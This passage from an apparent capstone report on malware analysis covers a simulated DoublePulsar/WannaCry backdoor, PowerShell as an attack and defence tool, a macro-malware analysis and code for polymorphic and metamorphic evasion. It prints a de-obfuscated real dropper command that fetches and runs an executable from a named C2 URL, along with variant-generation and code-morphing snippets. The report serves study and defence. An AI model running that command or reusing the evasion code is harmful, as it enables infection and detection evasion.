The absence of a physical file on disk presents significant challenges for security analysts and antivirus software. Traditional analysis tools that rely on scanning files stored on the system are rendered ineffective against fileless malware, as it operates exclusively in memory. The volatile nature of memory means that once the system is powered off or restarted, the malware disappears, leaving **no evidence for forensic analysis**, hence it is not a preferred choice for persistence.

This inherent difficulty in detection and analysis has made fileless malware an attractive choice for hackers and cybercriminals.

6.4.1: INTRODUCTION TO DOUBLEPULSAR MALWARE

DoublePulsar is a notorious piece of malware recognized for its fileless execution technique. Operating as a backdoor implant, it exploits a vulnerability in the Windows Server Message Block (**SMB**) protocol, making it a formidable threat. This malware gained infamy for its pivotal role in facilitating the rapid propagation of the devastating **WannaCry** ransomware in 2017.

The synergy between DoublePulsar and WannaCry showcases its widespread impact in orchestrating large-scale cyberattacks. Given its significance in recent cyber threats, simulating the behavior of this malware provides invaluable insights, making it an ideal subject for our research and analysis.

Simulation

Through simulation, we intricately developed malware samples inspired by the traits of both WannaCry and DoublePulsar. We simplified the complexity of these samples to facilitate thorough analysis. Our central objective revolved around assessing the inherent stealth capabilities of DoublePulsar malware.

To accurately simulate the operation of DoublePulsar and its collaboration with WannaCry, we set up the **environment within a local network**. This approach allowed us to closely mimic the real-world dynamics of these malwares, providing a controlled yet representative scenario for in-depth analysis and assessment of their behavior.

We crafted 3 different components of malware sample for impersonating the scenario.

Component 1: Encryptor Downloader

This component only acts like a dropper. When executed, it connects to the C2 server which is Github in our case and downloads the Encryptor component. Once downloaded, it executes the encryptor thus initiating the infection process.

Component 2: Encryptor (Resembling real world WannaCry ransomware)

The code initially starts by encrypting text files in a specified folder using a Caesar cipher, and then saves the encrypted content in a new folder. The original files are deleted after encryption.

Once the encryption is done, the code block tries to propagate itself by testing the connectivity to local systems by attempting to establish a TCP connection on a specified port 1234. The

connection will only be successful if the local system is infected with DoublePulsar as seen in figure 23. If the connection is successful, it sends a "PullMe" message to the local system, and upon receiving a corresponding "Send" message from DoublePulsar, it sends the content of the script file to the local system. Thus, with the aid provided by DoublePulsar, this malware component infected several other systems present in same local network.

Component 3: DoublePulsar (Resembling real world DoublePulsar malware)

The simulated DoublePulsar serves as a backdoor access point for the Encryptor malware component. Written in Python, the DoublePulsar malware sample establishes a TCP server (backdoor) on port 1234, waiting for connections from Encryptor malware samples on other machines, as illustrated in figure 23. Once a connection is established, the malware sample anticipates a message from the initiating Encryptor malware. If the received message begins with "**PullMe**," the DoublePulsar acknowledges by responding with "**Send**" to the Encryptor malware sample. Following this, DoublePulsar receives the code of the Encryptor malware—a PowerShell script—from the initiating Encryptor malware, effectively duplicating itself through DoublePulsar. The script is stored in a variable and executed using the Python subprocess module, repeating the functionality of the Encryptor as previously discussed. Note that the script is executed without being saved as a file thus implementing the fileless technique. By implementing fileless technique, the Encryptor malware component which is the main component in our case, remains stealthy.

Note that the script is executed without being saved as a file thus implementing the fileless technique. By implementing fileless technique, the Encryptor malware component which is the main component in our case, remains stealthy.

Overall architecture of DoublePulsar emulation:




Fig. 23: Double Pulsar Simulation Environment

Through dynamic analysis, the functionalities of the malware components matched with the intended functionalities. The figure 24 below shows the Encryptor component being sent from Victim 1 to the Victim 2 (refer to figure 23).




Fig. 24: Component 2 script sent to victim

6.5. MILESTONE 5: POWERSHELL FOR ATTACK AND DEFENCE

6.5.1: POWERSHELL AS AN ATTACK VECTOR

PowerShell, a powerful scripting language and framework developed by Microsoft, is increasingly leveraged by malware authors as an attack vector due to its versatility, accessibility, and integration with Windows systems. Here are several ways in which PowerShell can be exploited by malware:

1. **Fileless Malware:** Malware can abuse PowerShell's ability to run commands and scripts directly in memory without needing to write files to disk. This "fileless" approach evades traditional antivirus detection and can execute malicious code directly from memory, making it harder to detect and mitigate.
2. **Script-Based Attacks:** Malware authors use PowerShell scripts to execute malicious commands on compromised systems. These scripts can download and execute additional payloads, establish connections to command-and-control servers, or perform various malicious actions.
3. **Download and Execution:** PowerShell's ability to download files from the internet and execute them can be exploited by malware. Attackers use PowerShell to download malicious payloads or scripts from remote servers and execute them directly in memory.
4. **Privilege Escalation:** PowerShell scripts can be employed to exploit vulnerabilities or weaknesses in a system to escalate privileges. Malware can abuse PowerShell to gain higher access rights on compromised systems, allowing for deeper compromise.

Furthermore, the use of obfuscation and evasion can make it harder for defenders to distinguish between malicious and legitimate PowerShell scripts.

PowerShell Execution Policies:

The PowerShell execution policy determines the level of security for running scripts in PowerShell. The available execution policies are as follows:

1. **Restricted**: This is the most secure execution policy. It does not allow the execution of any scripts, including PowerShell script files (.ps1). Only interactive commands are permitted.

2. **AllSigned**: This execution policy allows the execution of scripts, but only if they are signed by a trusted publisher. It requires all scripts to have a digital signature to run.
3. **RemoteSigned**: This execution policy allows the execution of local scripts without a digital signature. However, scripts downloaded from the internet (remote scripts) must be signed by a trusted publisher.
4. **Unrestricted**: This is the least secure execution policy. It allows the execution of all scripts without any restrictions. It is not recommended to use this policy unless you fully trust the scripts and the environment.
5. **Bypass**: This execution policy allows the execution of all scripts, regardless of their origin or digital signature. It bypasses all execution policy restrictions. It is not recommended to use this policy unless you have a specific reason to do so.

Attackers commonly use techniques such as "PowerShell injection" to execute malicious scripts without invoking external files, evading detection. They may alter the execution policy to "**Unrestricted**" or "**Bypass**" temporarily, allowing the execution of arbitrary scripts.

Attackers leverage PowerShell's ability to download and execute scripts directly from the internet. Techniques like "Script Block Logging" evasion enable them to hide malicious commands within script blocks, evading traditional logging mechanisms.

Furthermore, attackers may abuse PowerShell's reflective capabilities to run code directly in memory, leaving minimal traces on disk. They can employ obfuscation techniques to camouflage malicious scripts, making it challenging for security tools to identify and mitigate the threat.

In summary, attackers misuse PowerShell and manipulate its execution policies to execute malicious scripts, download payloads, and carry out activities with reduced visibility, highlighting the need for robust security measures and monitoring to detect and prevent such threats.

6.5.2: POWERSHELL AS A DEFENCE VECTOR

Here is a perspective on how PowerShell is used from a defender's point of view, and changes that can be made for better security:

- **Logging and Auditing**: Enable and configure PowerShell logging (ScriptBlock logging, Module logging, etc.) to capture details of executed scripts. It provides a trail of executed PowerShell commands for post-incident analysis.
- **Constrained Language Mode**: Implement PowerShell Constrained Language Mode to limit the available cmdlets and prevent certain operations. This reduces the attack surface by restricting the functionality available to PowerShell scripts.
- **Application Whitelisting**: Implement application whitelisting to allow only approved applications, including PowerShell scripts, to run. It helps Mitigate the risk of unauthorized PowerShell script execution.
- **Behavioral Analysis**: Implement behavioral analysis solutions that can detect abnormal PowerShell activities. This enhances the ability to identify malicious PowerShell usage based on behavioral patterns.
- **Threat Intelligence Integration**: Integrate threat intelligence feeds to identify known malicious PowerShell commands and scripts. It allows defenders to proactively block or detect malicious PowerShell activities based on threat intelligence.

Check Mitigation Features

Through PowerShell, one can assess and modify mitigation policies associated with specific processes, files, or system services, tailoring security configurations to align with organizational requirements. This dynamic capability allows for real-time monitoring, logging, and adjustment of security features, providing a proactive approach to enhance overall system security and resilience based on organizational preferences and standards.

```
Source                          : Running Process
Id                              : 2928

DEP:
    Enable                              : OFF
    EmulateAtlThunks                    : OFF

ASLR:
    BottomUp                            : OFF
    ForceRelocateImages                 : OFF
    RequireInfo                         : OFF
    HighEntropy                         : OFF

StrictHandle:
    Enable                              : OFF

System Call:
    DisableWin32kSystemCalls            : OFF
    Audit                               : OFF

ExtensionPoint:
    DisableExtensionPoints              : OFF

DynamicCode:
    BlockDynamicCode                    : OFF
    AllowThreadsToOptOut                : OFF
    Audit                               : OFF

CFG:
    Enable                              : OFF
    SuppressExports                     : OFF
    StrictControlFlowGuard              : OFF

BinarySignature:
    MicrosoftSignedOnly                 : OFF
    AllowStoreSignedBinaries            : OFF
    AuditMicrosoftSignedOnly            : OFF
    AuditStoreSigned                    : OFF
```

Fig. 25: Security features

Some of the features as shown above are:

DEP (Data Execution Prevention) is a security feature that helps prevent the execution of code in non-executable memory regions. It aims to protect against certain types of exploits, such as buffer overflows, by marking specific areas of memory as non-executable.

ASLR (Address Space Layout Randomization) is a security technique that randomizes the memory addresses used by system files and key structures, making it more difficult for attackers to predict the location of specific functions or areas in memory.

CFG (Control Flow Guard) is a security feature designed to mitigate certain types of code injection attacks, such as those involving the modification of function pointers. It introduces checks during runtime to ensure that indirect calls target valid functions.

Real-time Registry Monitoring script

The PowerShell script is designed to monitor changes in a specified registry path (`**HKCU\Software\MyApp**`). The script continuously checks for modifications to registry values within this path and provides real-time feedback on any alterations.

Script Flow:

- Attempts to open the specified registry key for monitoring (`Software\MyApp` under `HKEY_CURRENT_USER`). If the key is not found, it prints an error message and exits.
- Defines a function (`CheckRegistryChanges`) responsible for comparing current registry values with the initially captured values and identifying changes. If changes are detected, it prints the names, old values, and new values of the modified entries.
- Initiates an infinite loop to continuously check for registry changes. And calls the `CheckRegistryChanges` function in each iteration.

Expected Output: The script will continuously print information about registry changes to the console. The output will include the names, old values, and new values of any registry entries that have been modified.




Fig. 26: Registry changes detected

Usage for Mitigation:

- **Detection**: The script aids in the early detection of unauthorized changes to critical registry settings. Any unexpected modifications trigger real-time alerts, allowing administrators to promptly investigate and respond.
- **Forensics**: Detailed information on changes (old and new values) provides valuable insights for forensic analysis.
- **Security Monitoring**: Use the script to monitor specific registry paths related to security configurations.
- **Incident Response**: The script serves as part of an incident response toolkit, allowing administrators to identify and mitigate potential security incidents in real time.

Continuous monitoring scripts, while useful for detection, should be used judiciously to avoid unnecessary resource consumption.

VirusTotal Scanner

The Python script written is a simple tool for interacting with the VirusTotal API to upload and analyze potentially suspicious files. The key functionalities include file upload, analysis, and retrieval of relevant information, with a focus on providing actionable insights regarding the antivirus or anti-malware software that identified the file as malicious.

The script defines a class VTScan that encapsulates the functionality for uploading and analyzing files on VirusTotal.

- The '__init__' method initializes necessary attributes, including API headers. upload method uploads a specified file to VirusTotal.
- 'analyse' method retrieves information about the analysis results for the uploaded file.
- 'run' method combines the upload and analysis steps.
- 'info' method retrieves information about a file from VirusTotal based on its hash.

Upon successful execution, the script delivers a well-structured output that informs the user about the analysis results. The primary components of the output include:

1. **Malicious Status**: The script reveals the overall malicious status of the uploaded file, specifying the number of engines that flagged it as malicious and the number of engines that did not detect any issues.
2. **Antivirus or Anti-Malware Details**: For each antivirus or anti-malware engine that identified the file as malicious, the script provides a detailed breakdown, including:
    - Engine Name: The name of the antivirus or anti-malware engine.
    - Engine Version: The version number of the engine.
    - Category: Indicates the category of the detected threat.
    - Result: Specifies the specific result or label assigned by the engine.
    - Method: Describes the method used by the engine to detect the threat.
    - Update: Indicates the last update time of the engine.

3. **Summary**: The script consolidates the information into a single-line summary, succinctly describing the type of malware detected.

The Python script serves as a valuable tool for cybersecurity professionals and malware analysts, allowing them to efficiently leverage the capabilities of the **VirusTotal API** for file

analysis. Its informative output empowers users with actionable insights into the malicious status of uploaded files, aiding in the identification and mitigation of potential threats. The script's functionality can be further refined through further customization.




Fig. 27: Result of the scan using VirusTotal API

Conclusion

As a defender, it is crucial to strike a balance between leveraging PowerShell for legitimate purposes and securing the environment against malicious PowerShell usage. Implementing a multi-layered security approach that includes proper configuration, monitoring, and user education is essential for mitigating the risks associated with PowerShell-based attacks. Regularly updating security measures and staying informed about emerging threats will contribute to a more robust defence against evolving cybersecurity challenges.

6.6. MILESTONE 6: MACRO-BASED MALWARE

In the realm of cybersecurity, the evolution of malware is evident. Once confined to executable forms, malwares now adeptly exploit diverse file formats, encompassing **Word documents, images, and PDFs.** Word documents, widely adopted and often overlooked for their potential threat, have become a significant carrier of malicious content. The unsuspecting nature of these documents becomes a potential vector for malware infiltration when coupled with malicious macros.

Macros, small scripts embedded in Word documents, bring automation and enhanced functionality. **Visual Basic for Applications** (VBA) serves as the scripting language, providing the logic for macros. Macros are employed to automate repetitive tasks, streamlining work in various software applications. For example, in Microsoft Word, macros can be used to automate formatting tasks, such as consistently applying a particular style to a document. Moreover, macros contribute to enhanced functionality in applications, such as Word, where they can be employed to establish custom spell-check routines or craft personalized document templates.

Despite their intended utility, the misuse of macros poses substantial risks. Cybersecurity awareness is crucial, given that macros are commonly exploited to execute complex tasks within documents, making them a prevalent vector for malware propagation.

This motivated us to focus on how macros-based malwares work. Thus, upon some research a macro malware with the below hash was selected.

Indicator Of Compromise (IOC): a17c1d1a1f82f5b93a4a1633a07549d5 (MD5 hash)

The macro script was completely obfuscated making static analysis tough. However, upon further analysing, we discovered that the macro script employed custom encryption algorithm to obfuscate the actual payload. This custom encryption algorithm poses challenge since it can only be decrypted or de-obfuscated upon analysing the macro script itself.

Upon opening the document, the macro initiates execution, de-obfuscating its payload to perform malicious actions. Consequently, when the Word document is accessed, the macro script executes, infecting the victim's machine without the victim’s awareness. The code utilizes obfuscation techniques by declaring a string variable containing a hexadecimal obfuscated payload or command. This **obfuscated command** was originally stored in various string variables and finally concatenated into single string variable which is also known as

stack strings, a string manipulation technique. For de-obfuscation, the code iterates over this string variable, extracting characters in pairs, converting them from their hexadecimal form to **ASCII**, and subtracting 49 from the ASCII values during manipulation. The resulting ASCII characters represent the decrypted form of the actual payload or command. Figure 28 shows the code snippet that performs the de-obfuscation.

```
Dim N_VCX As String
 N_VCX = QES_PUD & T_M & WPF_K & V_DO

       'The deobfuscation part

   Dim TR_E As Long
   Dim J_JK As String
   Dim GO_RVY As String
   For TR_E = 1 To Len(N_VCX) Step 2    'Step indicates the incrementing step
        GO_RVY = Chr("&H" & Mid(N_VCX, TR_E, 2))     ' &H is used to indicate the hexadecimal representation
        J_JK = J_JK & Chr(Asc(GO_RVY) - 49)
   Next
   XG_J = J_JK
End Function
```

Fig. 28: De-obfuscation algorithm

Additionally, it is crucial to highlight that the code incorporates an evasion technique, which will be elaborated on in subsequent milestones. This involves introducing multiple string variables containing inconspicuous hex strings, enabling the malware to camouflage its true hexadecimal payload among others. In Figure 29, the genuine de-obfuscated payload or command executed by the macro is illustrated.

```
C:\Users\                        macros>python deobfuscate_script.py
powershell.exe -WindowStyle Hidden -noprofile If (test-path  $env:APPDATA + '\punj.exe') {Remove-Item  $env:APPDATA +
 '\punj.exe'}; $KDFB = New-Object System.Net.WebClient; $KDFB.Headers['User-Agent'] = 'USRUE-VNC'; $KDFB.DownloadFile
('http://uusongspace.com/dropconnect/stub.exe', $env:APPDATA + '\punj.exe'); (New-Object -com Shell.Application).Shel
lExecute($env:APPDATA + '\punj.exe'); Stop-Process -Id $Pid -Force
```

Fig. 29: De-obfuscated malicious command

The command depicted in Figure 29 is executed by creating a process through the **CreateProcessA**() DLL API within the macro script. The command initiates a hidden instance of **PowerShell** without loading a user profile. It checks for the existence of a file named "**punj.exe**" in the user's APPDATA directory and removes it if present. The script then downloads a file from a C2 URL (**'http://uusongspace.com/dropconnect/stub.exe'**), disguises its origin with a custom User-Agent header, saves it as "punj.exe," and executes the downloaded program. This macro-based malware essentially acts as a dropper. In conclusion, unravelling the intricacies of this macro-based malware, was made feasible through the insights gained in phase 1 of this capstone project. Similarly, the synergy of knowledge accumulated from both phases positions us to skilfully reverse engineer real-life malware, contributing to a deeper understanding of evolving cyber threats.

6.7. MILESTONE 7: POLYMORPHIC AND METAMORPHIC VIRUS

The landscape of malware detection has evolved significantly with defenders continuously developing an array of sophisticated static and dynamic detection rules to identify and thwart malicious activities. This progression has made it increasingly challenging for attackers to successfully execute malware infections. In response to this heightened scrutiny, malware authors have adopted a strategy of morphing or **altering the executable code with each execution**. By dynamically changing or morphing the appearance and functionalities of the malware with every execution, attackers aim to obfuscate their malicious intent, presenting defenders with an ever-shifting and elusive target that complicates the task of malware detection and mitigation.

6.7.1: POLYMORPHIC MALWARE




Fig. 30: General working architecture of Polymorphic malware

Polymorphic malware dynamically changes its **appearance (forms) during execution**, often by encrypting or encoding its payload. The encrypted payload is decrypted during infection, allowing the malware to bypass static detection techniques like signature-based detection, YARA rules, and regex pattern matching.

Polymorphic malware typically consists of a variant, including the virus body and decryptor, and a polymorphic engine that generates multiple variants by changing encryption keys or

algorithms during execution as seen in the figure 30. Recent raise in polymorphic viruses necessitates to throw h light on this technique and further understand it.

About the sample crafted

To do so, we crafted a custom sample written in python. The main aim of this sample was to damage Microsoft Word files in victim machine and contact polymorphic engine to generate a new variant for infection into another directory of the system.

This malware sample mainly has 2 components, the polymorphic engine and the variant itself as seen in the figure 31. The **polymorphic engine** and the variant will be running on different machines. We can call these attacker machine (where the engine runs) since it is responsible for generation of new variants and victim machine (where variant runs) since this is where variant is executed.

Victim side

In Figure 31, the malware variant code is depicted. Referencing Figure 30, we observe both the unencrypted code and the commented encrypted virus body or payload. Upon execution, the unencrypted code retrieves contents from a separate file for execution. This file, termed **Alternate Data Stream** (ADS), remains concealed and is only visible through the command line, introducing an additional layer of stealthiness. The ADS houses the **XOR decryption** algorithm, serving as the decryptor. Consequently, the ADS code corrupts a Word document (if present) by writing junk bytes, and subsequently establishes a connection to the polymorphic engine. This connection facilitates the download of another variant into a different directory on the same victim machine. In practical scenarios, this could extend to another machine within the local network, and the Word document corruption function might be substituted with other malicious actions such as information theft or encryption of sensitive data.

```
import sys
import os
import socket
import time
import io
import re
with open(sys.argv[0]+":decrypt_hide.py", "r",encoding="utf-8") as file:
    ads_script = file.read()
exec(ads_script)
######

#Commented payload
' ÜØÅÚÇÁ□ÚÆ¿ÜØÅÚÇÁ□ÜÚ¿ÜØÅÚÇÁ□ÇÐ¿ÜØÅÚÇÁ□ÆÚÖÞÐÁ¿ÜØÅÚÇÁ□ÁÜØÐ¿ÑÐÓ□ÔÅÅÐÛÑëÖÚÅÌëÁÚëÑÚÖÀØÐÛÁÆ□□□¿□□□□ÑÜÇÐÖÁÚÇÌ□□□ÚÆ□ÒÐ
```

Fig. 31: Polymorphic variant code

Attacker side

Figure 3 provides a glimpse of the polymorphic engine code, executed on the attacker side. This code listens for connections from the victim machine initiated by the malware variant. Once the connection is established, the polymorphic engine reads the original malware variant (e.g., **virus_poly_version2.py**), applies **XOR** encryption using a randomly chosen integer, and concatenates the encrypted payload to the initial unencrypted section, and the decryptor (as observed in Figure 32). Finally, all contents are sent to the variant on the victim machine, saving them as a file thus generating a new polymorphic variant.

```
    # Read the script contents from the "viruspoly.py" file
with open("virus_poly_version2.py", "r", encoding="utf-8") as file:
    original_script = file.read()

# Receive the script file from the client
# received_script = client_socket.recv(8192).decode()
print("============original SCRIPT\n",original_script,"============")
# Send an acknowledgment response

encrypted_code,decrypt_function,decrypt_in_ads=polymorphic_engine(original_script)

variant_content=f"{decrypt_function} \n {encrypted_code}"
# client_socket.sendall(encrypted_code.encode())
client_socket.sendall(variant_content.encode())
```

Fig. 32: Polymorphic engine code generating new variant from original variant

Understanding the interplay between the malware variant and the polymorphic engine better equipped us in the analysis of real-world malware. This technique, involving encryption and dynamic variant generation, exemplifies a stealthy approach used by attackers to evade detection, making it a pertinent sub-technique employed in practical cybersecurity scenarios.

6.7.2: METAMORPHIC MALWARE

Metamorphic behavior in malware stands as a sophisticated evasion strategy utilized by malicious software to morph its entire code structure. Unlike polymorphism, metamorphic variants constantly morph and evolve i.e their core functionalities can change with time. Each metamorphic variant appears **significantly different** from its peer, not only in appearance but also in **terms of core functionality**. This approach poses a significant challenge for conventional signature-based detection systems, as the code's appearance and structure continually evolve, making it arduous to detect or classify.

Several notorious malware samples, including **Virut (Sality), ZMist, Simile, MPC (Morphine PC), Evil (MadAxe), and Marburg**, have utilized metamorphic techniques to evade traditional detection methods.

Differentiating Metamorphism from Polymorphism:

Metamorphism: Involves comprehensive structural changes in the code, rewriting entire sections or logic, resulting in entirely new-looking code

Polymorphism: Focuses on altering the outer appearance of the sample by using encryption mechanisms, whilst keeping the core functionality the same.

Code Overview

The provided code exemplifies the concept of metamorphism in malware by showcasing a sequence of operations aimed at transforming the malware's structure. The code comprises four distinct functions: **rename_file**, **shuffle_file**, **run_rabbit**, and **erase_file**. These functions are orchestrated within the **main** function to perform a series of manipulations on the original payload.

Steps in Metamorphic Transformation

```
def generate_weird_names():
    names = []
    while len(names) < 50:
        name = ''.join(random.choice(string.ascii_lowercase) for _ in range(10))
        if name not in names:
            names.append(name)
    return names
```

Fig. 33: Random name generator code for functions and variables.

```
for node in ast.walk(tree):
    if isinstance(node, ast.FunctionDef):
        functions[node.name] = (node.lineno, node.col_offset, node.end_col_offset)
    elif isinstance(node, ast.Assign):
        if isinstance(node.targets[0], ast.Name):
            variable_name = node.targets[0].id
            if variable_name not in variables:
                variables[variable_name] = []
            variables[variable_name].append((node.lineno, node.col_offset, node.end_col_offset))

return functions, variables
```

Fig. 34: Using AST to keep track of variables and functions in a code.

1. **rename_file Function:** Renames the input file using an external Python script (**0.renamer.py**). The generate_weird_names function as shown above, is used to generate new names for functions and variables. Since the source code was written in python, the code utilizes the Abstract Syntax Tree (AST) associated with the script to find various functions and variables in the code. This step aims to alter the names of variables and functions in the original code, evading simplistic detection methods that rely on specific file names or patterns.

```
if line.startswith('#!@'):
    current_section = 'functions'
elif line.startswith('#$%'):
    current_section = None
elif current_section is None:
    if line and line not in import_statements and line not in global_declarations and line not in functions:
        other_code.append(line)
```

Fig. 35: Code to append all the logical lines(body) of a code

2. **shuffle_file Function:** Executes an external script (**1.shuffler.py**) to shuffle the content or structure of the renamed file. This shuffling process intends to modify the file's byte arrangement without affecting its functionality, rendering signature-based detection less effective.

```
def rearrange_functions(file_path, func_file_path):
    # Read the content of file_path
    with open(file_path, 'r') as file:
        lines = file.readlines()

    # Read the functions from 'func.py'
    function_contents = read_functions_from_file(func_file_path)
    random.shuffle(function_contents)

    inserted_functions = set()
    for function_content in function_contents:
        if function_content not in inserted_functions:
            lines = insert_lines_between_functions(lines, function_content)
